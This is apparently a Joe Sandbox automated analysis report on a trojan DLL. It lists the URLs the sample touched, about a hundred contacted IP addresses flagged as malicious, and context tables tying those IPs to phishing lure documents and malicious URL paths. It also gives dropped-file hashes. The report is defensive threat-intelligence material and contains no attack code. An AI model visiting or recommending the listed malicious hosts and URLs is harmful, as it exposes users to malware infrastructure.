http://https://dev.virtualearth.net/mapcontrol/HumanScaleServices/GetBubbles.ashx?n=	svchost.exe, 00000010.00000002.309527175.0000023697242000.000004.00000001.sdmp	false		high
http://https://%s.xboxlive.com	svchost.exe, 0000000C.00000002.462341811.0000021EB9E43000.000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://dev.ditu.live.com/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 00000010.00000002.309538398.000002369724E000.000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Locations	svchost.exe, 00000010.00000003.309188880.0000023697261000.000004.00000001.sdmp	false		high
http://https://ecn.dev.virtualearth.net/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 00000010.00000003.287440739.0000023697232000.000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/mapcontrol/logging.ashx	svchost.exe, 00000010.00000003.309188880.0000023697261000.000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/mapcontrol/logging.ashx	svchost.exe, 00000010.00000003.309188880.0000023697261000.000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Imagery/Copyright/	svchost.exe, 00000010.00000003.309202138.000002369725A000.000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gri?pv=1&r=	svchost.exe, 00000010.00000003.287440739.0000023697232000.000004.00000001.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdi?pv=1&r=	svchost.exe, 00000010.00000002.309544105.000002369725C000.000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	svchost.exe, 00000009.00000002.467432440.000002C419D60000.000002.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/JsonFilter/VenueMaps/data/	svchost.exe, 00000010.00000002.309544105.000002369725C000.000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Transit/Schedules/	svchost.exe, 00000010.00000002.309527175.0000023697242000.000004.00000001.sdmp	false		high
http://https://dynamic.t	svchost.exe, 00000010.00000002.309551952.0000023697265000.000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Transit	svchost.exe, 00000010.00000003.309188880.0000023697261000.000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.tiles.virtualearth.net/tiles/gen	svchost.exe, 00000010.00000002.309517521.000002369723B000.000004.00000001.sdmp	false		high
http://https://appexmapsappupdate.blob.core.windows.net	svchost.exe, 00000010.00000003.309188880.0000023697261000.000004.00000001.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdv?pv=1&r=	svchost.exe, 00000010.00000002.309544105.000002369725C000.000004.00000001.sdmp	false		high
http://https://activity.windows.com	svchost.exe, 0000000C.00000002.462341811.0000021EB9E43000.000004.00000001.sdmp	false		high
http://www.bingmapsportal.com	svchost.exe, 00000010.00000002.309488340.0000023697213000.000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev.ditu.live.com/REST/v1/Locations	svchost.exe, 00000010.00000003.309188880.000002369726 1000.00000004.00000001.sdmp	false		high
http://https://ecn.dev.virtualearth.net/REST/v1/Imagery/Copyright/	svchost.exe, 00000010.00000002.309522855.000002369723D000.00000004.00000001.sdmp	false		high
http://https://%s.dnet.xboxlive.com	svchost.exe, 0000000C.00000002.462341811.0000021EB9E43000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://dev.ditu.live.com/REST/v1/JsonFilter/VenueMaps/data/	svchost.exe, 00000010.00000002.309544105.000002369725C000.00000004.00000001.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gd?pv=1&r=	svchost.exe, 00000010.00000003.309202138.000002369725A000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.4.58.192	unknown	Kazakhstan		202958	HOSTER-KZ	true
97.120.3.198	unknown	United States		209	CENTURYLINK-US-LEGACY-QWESTUS	true
49.205.182.134	unknown	India		18209	BEAMTELE-AS-APAtriaConvergenceTechnologiespvtltdIN	true
185.201.9.197	unknown	Germany		47583	AS-HOSTINGERLT	true
95.9.5.93	unknown	Turkey		9121	TTNETTR	true
72.186.136.247	unknown	United States		33363	BHN-33363US	true
115.94.207.99	unknown	Korea Republic of		3786	LGDACOMLGDACOMCorporationKR	true
70.92.118.112	unknown	United States		10796	TWC-10796-MIDWESTUS	true
70.183.211.3	unknown	United States		22773	ASN-CXA-ALL-CCI-22773-RDCUS	true
200.116.145.225	unknown	Colombia		13489	EPMTelecomunicacionesSAESPCO	true
138.68.87.218	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
172.105.13.66	unknown	United States		63949	LINODE-APLinodeLLCUS	true
220.245.198.194	unknown	Australia		7545	TPG-INTERNET-APTPGTelecomLimitedAU	true
67.170.250.203	unknown	United States		7922	COMCAST-7922US	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
70.180.33.202	unknown	United States		22773	ASN-CXA-ALL-CCI-22773-RDCUS	true
104.131.11.150	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
176.111.60.55	unknown	Ukraine		24703	UN-UKRAINE-ASKievUkraineUA	true
94.23.237.171	unknown	France		16276	OVHFR	true
24.178.90.49	unknown	United States		20115	CHARTER-20115US	true
187.161.206.24	unknown	Mexico		11888	TelevisionInternacionalSAdeCVMX	true
41.185.28.84	unknown	South Africa		36943	GridhostZA	true
194.190.67.75	unknown	Russian Federation		50804	BESTLINE-NET-PROTVINORU	true
178.152.87.96	unknown	Qatar		42298	GCC-MPLS-PEERINGGCCMPLSpeeringQA	true
109.116.245.80	unknown	Italy		30722	VODAFONE-IT-ASNIT	true
202.134.4.216	unknown	Indonesia		7713	TELKOMNET-AS-APPTTelekomunikasiIndonesiaID	true
161.0.153.60	unknown	Haiti		27800	DigicelTrinidadandTobagoLtdTT	true
120.150.218.241	unknown	Australia		1221	ASN-TELSTRATelstraCorporationLtdAU	true
202.134.4.211	unknown	Indonesia		7713	TELKOMNET-AS-APPTTelekomunikasiIndonesiaID	true
87.106.139.101	unknown	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
80.158.35.51	unknown	Germany		6878	AS6878DE	true
173.70.61.180	unknown	United States		701	UUNETUS	true
78.188.225.105	unknown	Turkey		9121	TTNETTR	true
74.128.121.17	unknown	United States		10796	TWC-10796-MIDWESTUS	true
80.158.59.174	unknown	Germany		6878	AS6878DE	true
24.69.65.8	unknown	Canada		6327	SHAWCA	true
119.59.116.21	unknown	Thailand		56067	METRABYTE-TH453LadplacoutJorakhaebuaTH	true
72.229.97.235	unknown	United States		12271	TWC-12271-NYCUS	true
80.158.3.161	unknown	Germany		6878	AS6878DE	true
37.139.21.175	unknown	Netherlands		14061	DIGITALOCEAN-ASNUS	true
5.2.212.254	unknown	Romania		8708	RCS-RDS73-75DrStaicoviciRO	true
47.144.21.37	unknown	United States		5650	FRONTIER-FRTRUS	true
98.109.133.80	unknown	United States		701	UUNETUS	true
95.213.236.64	unknown	Russian Federation		49505	SELECTELRU	true
46.105.131.79	unknown	France		16276	OVHFR	true
110.145.77.103	unknown	Australia		1221	ASN-TELSTRATelstraCorporationLtdAU	true
190.162.215.233	unknown	Chile		22047	VTRBANDAANCHASACL	true
120.150.60.189	unknown	Australia		1221	ASN-TELSTRATelstraCorporationLtdAU	true
172.125.40.123	unknown	United States		7018	ATT-INTERNET4US	true
110.145.11.73	unknown	Australia		1221	ASN-TELSTRATelstraCorporationLtdAU	true
172.86.188.251	unknown	Canada		32489	AMANAHA-NEWCA	true
157.245.99.39	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
167.114.153.111	unknown	Canada		16276	OVHFR	true
203.153.216.189	unknown	Indonesia		45291	SURF-IDPTSurfindoNetworkID	true
62.171.142.179	unknown	United Kingdom		51167	CONTABODE	true
78.189.148.42	unknown	Turkey		9121	TTNETTR	true
123.176.25.234	unknown	Maldives		7642	DHIRAAGU-MV-APDHIVEHIRAAJJEYGEGULHUNPLCMV	true
50.91.114.38	unknown	United States		33363	BHN-33363US	true
78.24.219.147	unknown	Russian Federation		29182	THEFIRST-ASRU	true
24.179.13.119	unknown	United States		20115	CHARTER-20115US	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
139.99.158.11	unknown	Canada		16276	OVHFR	true
80.158.53.167	unknown	Germany		6878	AS6878DE	true
181.165.68.127	unknown	Argentina		10318	TelecomArgentinaSAAR	true
121.124.124.40	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
139.59.60.244	unknown	Singapore		14061	DIGITALOCEAN-ASNUS	true
61.19.246.238	unknown	Thailand		9335	CAT-CLOUD-APCATTelecomPublicCompanyLimitedTH	true
100.37.240.62	unknown	United States		701	UUNETUS	true
80.158.51.209	unknown	Germany		6878	AS6878DE	true
168.235.67.138	unknown	United States		3842	RAMNODEUS	true
136.244.110.184	unknown	United States		20473	AS-CHOOPAUS	true
197.211.245.21	unknown	Mauritius		30969	ZOL-ASGB	true
64.207.182.168	unknown	United States		398110	GO-DADDY-COM-LLCUS	true
217.20.166.178	unknown	Ukraine		1820	WNETUS	true
202.187.222.40	unknown	Malaysia		9930	TTNET-MYTIMEdotComBerhadMY	true
74.208.45.104	unknown	United States		8560	ONEANDONE-ASBrauerstrasse48DE	true
152.170.205.73	unknown	Argentina		10318	TelecomArgentinaSAAR	true
134.209.144.106	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
167.71.148.58	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
59.21.235.119	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	true
93.146.48.84	unknown	Italy		30722	VODAFONE-IT-ASNIT	true
172.104.97.173	unknown	United States		63949	LINODE-APLinodeLLCUS	true
139.162.60.124	unknown	Netherlands		63949	LINODE-APLinodeLLCUS	true
201.241.127.190	unknown	Chile		22047	VTRBANDAANCHASACL	true
80.158.62.194	unknown	Germany		6878	AS6878DE	true
184.66.18.83	unknown	Canada		6327	SHAWCA	true
37.187.72.193	unknown	France		16276	OVHFR	true
51.89.36.180	unknown	France		16276	OVHFR	true
85.105.111.166	unknown	Turkey		9121	TTNETTR	true
190.240.194.77	unknown	Colombia		13489	EPMTelecomunicacionesSAESPCO	true
109.74.5.95	unknown	Sweden		43948	GLESYS-ASSE	true
79.137.83.50	unknown	France		16276	OVHFR	true
174.118.202.24	unknown	Canada		812	ROGERS-COMMUNICATIONSCA	true
181.171.209.241	unknown	Argentina		10318	TelecomArgentinaSAAR	true
209.141.54.221	unknown	United States		53667	PONYNETUS	true
89.216.122.92	unknown	Serbia		31042	SERBIA-BROADBAND-ASSerbiaBroadBand-SrpskeKablovskemreze	true
110.145.101.66	unknown	Australia		1221	ASN-TELSTRATelstraCorporationLtdAU	true
5.39.91.110	unknown	France		16276	OVHFR	true
185.94.252.104	unknown	Germany		197890	MEGASERVERS-DE	true
144.217.7.207	unknown	Canada		16276	OVHFR	true

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	386403
Start date:	14.04.2021

Start time:	06:37:53
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	v8iFmF7XPp (renamed file extension from none to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.evad.winDLL@53/9@0/100
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 42.6% (good quality ratio 40.9%) • Quality average: 75.8% • Quality standard deviation: 25.5%
HCA Information:	• Successful, ratio: 83% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 104.43.139.144, 13.64.90.137, 104.42.151.234, 52.255.188.83, 20.82.210.154, 184.30.24.56, 23.32.238.177, 23.32.238.234, 20.54.26.129 • Excluded domains from analysis (whitelisted): www.bing.com, skypedataprdcolwus17.cloudapp.net, arc.msn.com.nsatc.net, fs.microsoft.com, dual-a-0001.a-msedge.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, www-bing-com.dual-a-0001.a-msedge.net, blobcollector.events.data.trafficmanager.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, skypedataprdcolwus16.cloudapp.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
06:39:06	API Interceptor	2x Sleep call for process: svchost.exe modified
06:39:42	API Interceptor	296x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
194.4.58.192	2ojdmC51As.exe	Get hash	malicious	Browse	
	IU-8549 Medical report COVID-19.doc	Get hash	malicious	Browse	
97.120.3.198	EIS-120120 QZC-122220.doc	Get hash	malicious	Browse	• 97.120.3.198/0f5m62spd/kt0d01/
	Copy invoice #422380.doc	Get hash	malicious	Browse	• 97.120.3.198/xzr508fg58hgt/p8q6sgg9gwgr8rs9/q9cynhg/8dxqwjpu230yl15/
	9486874.doc	Get hash	malicious	Browse	• 97.120.3.198/91y1l3z4v/xizwgksqrllsyqu/eraoyl9t2wlrof/g8pufykrilt/6brn7fffklsas/q3gkoa/
	Electronic form.doc	Get hash	malicious	Browse	• 97.120.3.198/w9v9j4zmq7bejeic2e/
	TZ8322852306TL.doc	Get hash	malicious	Browse	• 97.120.3.198/do8iadgzwnq3qa9povw/6zdyqngmhmmc69wdpj/
	http://www.appdailyhunt.com/alfasymlink/O1m92JJ5CJWxojdaFgjPclrL/	Get hash	malicious	Browse	• 97.120.3.198/uvn2j/un8q1/
	http://www.appdailyhunt.com/alfasymlink/O1m92JJ5CJWxojdaFgjPclrL/	Get hash	malicious	Browse	• 97.120.3.198/pos89yydi24uxtcmlz6/f631/8x9c2bk8t4r/zorb8/ogci/cggy1evlrwxdj5h/
	http://https://dj.4zido.de/i/612BRNn/	Get hash	malicious	Browse	• 97.120.3.198/19kj6/g5h9bzym006c7j/43ay3ofpznbzj38/1qfz5tqd3/r5exfcpnarwn4c/6ne8dy3r0jelw2qnbi/
	http://gluonpharma.com/fonts/W/	Get hash	malicious	Browse	• 97.120.3.198/ug9rsi0iq7da8qet86h/jg29c6vldf/6fyvceyue/sfz5vfi4e22/
49.205.182.134	IU-8549 Medical report COVID-19.doc	Get hash	malicious	Browse	
185.201.9.197	IU-8549 Medical report COVID-19.doc	Get hash	malicious	Browse	
95.9.5.93	2ojdmC51As.exe	Get hash	malicious	Browse	
	IU-8549 Medical report COVID-19.doc	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
115.94.207.99	http://https://contentsxx.xsrv.jp/academia/parts_service/7xg/	Get hash	malicious	Browse	• 115.94.207.99:443/OUnj/nu5Sn5pH6W/XCxNN4goRNgqaQshv/BH9p/alZ3dnjhwqocs6Wj/

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HOSTER-KZ	wininit.dll	Get hash	malicious	Browse	• 185.100.65.29
	0408_391585988029.doc	Get hash	malicious	Browse	• 185.100.65.29
	msals.pumpl.dll	Get hash	malicious	Browse	• 185.100.65.29
	msals.pumpl.dll	Get hash	malicious	Browse	• 185.100.65.29
	msals.dll	Get hash	malicious	Browse	• 185.100.65.29
	NvContainer.exe	Get hash	malicious	Browse	• 185.113.134.179
	0318_45657944978421.doc	Get hash	malicious	Browse	• 185.100.65.29
	2ojdmC51As.exe	Get hash	malicious	Browse	• 194.4.58.192
	FileZilla_3.50.0_win64-setup.exe	Get hash	malicious	Browse	• 185.116.194.200
	0304_87496944093261.doc	Get hash	malicious	Browse	• 185.100.65.29
	0304_56958375050481.doc	Get hash	malicious	Browse	• 185.100.65.29
	Static.dll	Get hash	malicious	Browse	• 185.100.65.29
	msals.dll	Get hash	malicious	Browse	• 185.100.65.29
	Static.dll	Get hash	malicious	Browse	• 185.100.65.29
	msals.dll	Get hash	malicious	Browse	• 185.100.65.29
	0302_21678088538951.doc	Get hash	malicious	Browse	• 185.100.65.29
	Static.dll	Get hash	malicious	Browse	• 185.100.65.29
	msals.dll	Get hash	malicious	Browse	• 185.100.65.29
	0301_4735106192.doc	Get hash	malicious	Browse	• 185.100.65.29
	Hs52qascx.dll	Get hash	malicious	Browse	• 185.100.65.29
BEAMTELE-AS-APAtriaConvergenceTechnologiespvtltdIN	IU-8549 Medical report COVID-19.doc	Get hash	malicious	Browse	• 49.205.182.134
	vrhiyc.exe	Get hash	malicious	Browse	• 183.82.229.11
	ucrcdh.exe	Get hash	malicious	Browse	• 183.82.229.11
	430#U0437.js	Get hash	malicious	Browse	• 49.207.1.12
	http://jimmyjohansson.net/3IMCCRNQ/SWIFT/US/	Get hash	malicious	Browse	• 183.82.101.78
	RZ_RN_8536339_24_08_2018.doc	Get hash	malicious	Browse	• 183.82.101.78
	RZ_RN_8536339_24_08_2018.doc	Get hash	malicious	Browse	• 183.82.101.78
	Invoice 0007699180.doc	Get hash	malicious	Browse	• 183.82.101.78
	Invoice 0007699180.doc	Get hash	malicious	Browse	• 183.82.101.78
	Invoice 0007699180.doc	Get hash	malicious	Browse	• 183.82.101.78
	Invoice 0007699180.doc	Get hash	malicious	Browse	• 183.82.101.78
	Invoice 0007699180.doc	Get hash	malicious	Browse	• 183.82.101.78
	Invoice 0007699180.doc	Get hash	malicious	Browse	• 183.82.101.78
	http://elista-gs.ru/doc/En_us/Invoice-receipt	Get hash	malicious	Browse	• 183.82.101.78
	culturemetagen.exe	Get hash	malicious	Browse	• 183.82.120.85
	jerseythunk.exe	Get hash	malicious	Browse	• 183.82.120.85
CENTURYLINK-US-LEGACY-QWESTUS	D@136.exe	Get hash	malicious	Browse	• 66.77.197.165
	0yRSCbuCCF.exe	Get hash	malicious	Browse	• 72.164.254.204
	8hrN7OQleF.exe	Get hash	malicious	Browse	• 72.164.254.204
	8hrN7OQleF.exe	Get hash	malicious	Browse	• 72.164.254.204
	KCCAfipQl2.dll	Get hash	malicious	Browse	• 65.136.184.145
	wEcncyxrEe	Get hash	malicious	Browse	• 184.3.239.231
	vG4U0RKFY2.exe	Get hash	malicious	Browse	• 67.5.104.246
	v22Pc0qA.doc.doc	Get hash	malicious	Browse	• 97.120.3.198
	davay.exe	Get hash	malicious	Browse	• 174.18.23.49
	oHqMFmPndx.exe	Get hash	malicious	Browse	• 67.232.238.125
	mssecsvc.exe	Get hash	malicious	Browse	• 162.19.200.18
	fil1	Get hash	malicious	Browse	• 184.6.30.51

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	8wPRuahY1M.dll	Get hash	malicious	Browse	• 97.120.3.198
	i	Get hash	malicious	Browse	• 63.224.11.107
	svchost.exe	Get hash	malicious	Browse	• 69.68.63.158
	http://167.248.133.20	Get hash	malicious	Browse	• 167.248.133.20
	EIS-120120 QZC-122220.doc	Get hash	malicious	Browse	• 97.120.3.198
	Copy invoice #422380.doc	Get hash	malicious	Browse	• 97.120.3.198
	9486874.doc	Get hash	malicious	Browse	• 97.120.3.198
	Electronic form.doc	Get hash	malicious	Browse	• 97.120.3.198

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Windows\SysWOW64\Qfjc\jklaa.dll	Documentaci#U00f3n.doc	Get hash	malicious	Browse	
	zGeK5so94c.dll	Get hash	malicious	Browse	

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.log

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.5966085702512959
Encrypted:	false
SSDEEP:	6:0FRk1GaD0JOCEfMuaaD0JOCEfMKQmDk1Al/gz2cE0fMbhEZolrRSQ2hyYIIT:0IGaD0JcaaD0JwQQsAg/0bjSQJ
MD5:	9437C79F136F117744043BCB29F3D5C3
SHA1:	98A338CF171B00EBCCB790282774C049B2993DE5
SHA-256:	EF50F4477EA7E1BF45CE02FFC30662457EDC9BE7FB88290B2B1F56A1476C5202
SHA-512:	C2B864BEE337DB482C62B1AA262F80CA21B154FD56756FBC54CCC5ECB9FC732EE6A18C3BA10617F97901F0371D3F763C18677AEBD4FED146427D2E827BAEF8B7
Malicious:	false
Preview:	.....:{..(.....'...y..... ..1C:\ProgramData\Microsoft\Network\Downloader\.....C:\ProgramData\Microsoft\Network\Downloader\.....0u.....@...@.....'...y.....&.....e.f.3...w.....3...w.....h..C.:.\.P.r.o.g.r.a.m.D.a.t.a.\.M.i.c.r.o.s.o.f.t.\.N.e.t.w.o.r.k.\.D.o.w.n.l.o.a.d.e.r.\.q.m.g.r...d.b...G.....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db

Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x4557a750, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.09607086613855902
Encrypted:	false
SSDEEP:	6:Vzwl/+i3sRIE11Y8TRXCmo8q2N8Krzwl/+i3sRIE11Y8TRXCmo8q2N8K:V0+ssO4blCmhN8Kr0+ssO4blCmhN8K
MD5:	773F602DF2DE4D042C7F52696E74978B
SHA1:	BCD14A842EAC2D422EA800EA2CEA67FA60436977
SHA-256:	78B04E129E770078949131CE819B6BF8BCF124AE188A34AAAE099777929A6B8F
SHA-512:	10AF0EF077DC88D1AC13CB4D3447065ED5E1A5B9FF915B816DDA83824A7735033383B4D998B0D5E44B6324F7AF4255F376ACFA32C25B3131657219A0F76FEA0(
Malicious:	false
Preview:	EW.P... .....e.f.3...w.....&.....w...'...ys.h.(.....3...w.....B.....@.....3...w.....f.'...ysk.....#..'...ys.....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Size (bytes):	8192
Entropy (8bit):	0.11153392933833282
Encrypted:	false
SSDEEP:	3:+il1Evjp3SXl/bJdAtiyq2NAll:Tal38t4pq2NA
MD5:	5725D3DD6789127960AE1963E22F70BC
SHA1:	40C967FB99852648B4EEFCE7CBF725D8E7FD7F36
SHA-256:	7B6ACC3F6A6AEC46C8E58A8ED454F54A79949C250E9679FE28EAED0AC19CBFE3
SHA-512:	BB9AAED947231BB433861A89216DACE17AE3FA8CFFCD5A1207674B34A7A2D76BF3831F65A193704FAF2F99ED481EE21EA7F3ABB391ACF5D6F199E66524504F0A
Malicious:	false
Preview:	.{.V.....3...w..'...ys.....w.....w.....w....:O.....w.....#..'...ys.....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.1097539922479549
Encrypted:	false
SSDEEP:	12:267Xm/Ey6q9995spCN0+Xnq3qQ10nMCldimE8eawHjcu:26yl68ip3+XqLyMCldzE9BHjcu
MD5:	04F67AA7B0F717DF27892391B482684E
SHA1:	CA89BA799A151717B92CAB033505364C513EB890
SHA-256:	19759777006B4F8EF93E4E64A959B94385BE79FBD0A82EE56F1BE4F533FED78A
SHA-512:	7504E703643960613F270789ECBDDCE35DC2A8345185443488C642574C9BDD00CE070402DDDFE163CAD9E8D81313632C68AF01707D8319B034A036584931FFEE
Malicious:	false
Preview:	.....t.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... ....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....M..2/..... .....31.....S.y.n.c.V.e.r.b.o.s.e...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.S.y.n.c.V.e.r.b.o.s.e...e.t.l.....P.P.t.....$.....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11244439020706568
Encrypted:	false
SSDEEP:	12:OFXm/Ey6q9995spCNKSx1miM3qQ10nMCldimE8eawHza1miIWN:tl68iplSx1tMLyMCldzE9BHza1tIw
MD5:	2DC7B5EA1BAAD7FF0A1BDC62D8BC25FB
SHA1:	584841EBD0A5C22B2596E532D39E4A35B54FD601
SHA-256:	88B028744A672D915BABAD381C7762CA46D4CEAAAB24326D263C25C646844156
SHA-512:	8BC3D40E2F0E23E328240E407262F7BAF55A7B00C2738DC45593A384F1FA0EF2E35055354AFA20788BD6AB92751612312CF536EAF39224A414AB7CC1BC3B0122
Malicious:	false
Preview:	.....t.....3.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....M..2/..... .....31.....U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...e.t.l.....P.P.t.....M.....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11239476053634337
Encrypted:	false
SSDEEP:	12:VlzXm/Ey6q9995spCNKSx1mK2P3qQ10nMCldimE8eawHza1mKjl/N:Pql68iplSx1iPLyMCldzE9BHza1Hl/N
MD5:	E99103B8724E88BC6ABC863EFF704DF2
SHA1:	708D7DEE1C51AB5836D7CCC0BCF12CA79BB4C69D
SHA-256:	3D05D8365A5465DB31F21977BEDEAC794E3C4F713E0C5A032E311FF18A00BC91
SHA-512:	0284B1D663BB8FF38B68C7B4685F26CE98AAD656CC31D3CD95675F72F172A3F0498C9B5421FD778F53B10BC7936BCE390CB8AEA5B68F05161B63711938D3D51
Malicious:	false

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl	
Preview:	.....t.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... ....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....M..2/..... .....31.....U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c .k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...e.t.l.....P.P.t..... ....

C:\Users\user\AppData\Local\Temp\UPDE009.tmp	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	dropped
Size (bytes):	250400
Entropy (8bit):	**7.9992733761900805**
Encrypted:	**true**
SSDEEP:	3072:DB+OEDCss5UfLOtkMUOApWg2f/KRBKivKNpWwn62xWoeLEh4kP1Flu5exuMcTiZ6:rEDa5HrUOAkg2fhHdWTEek931Ai+cA
MD5:	88F61FEDD78BB2C634B3D7C8F9E537C7
SHA1:	BCA84EE1AFE81D5335AA78C4252DE9B35A23CEF2
SHA-256:	795C7BE9C63A245F91DF089534E7D1C7FE61439D00535D059E4864D6A1B24392
SHA-512:	9F1608B8E95AF38482869953607D09885F9D9EA53BD3C631A1C8A02D11BF82BE916B23EFDD8DD27D45FF17925E72868888C873B3C88E31D3CEEA236FDEF3383
Malicious:	false
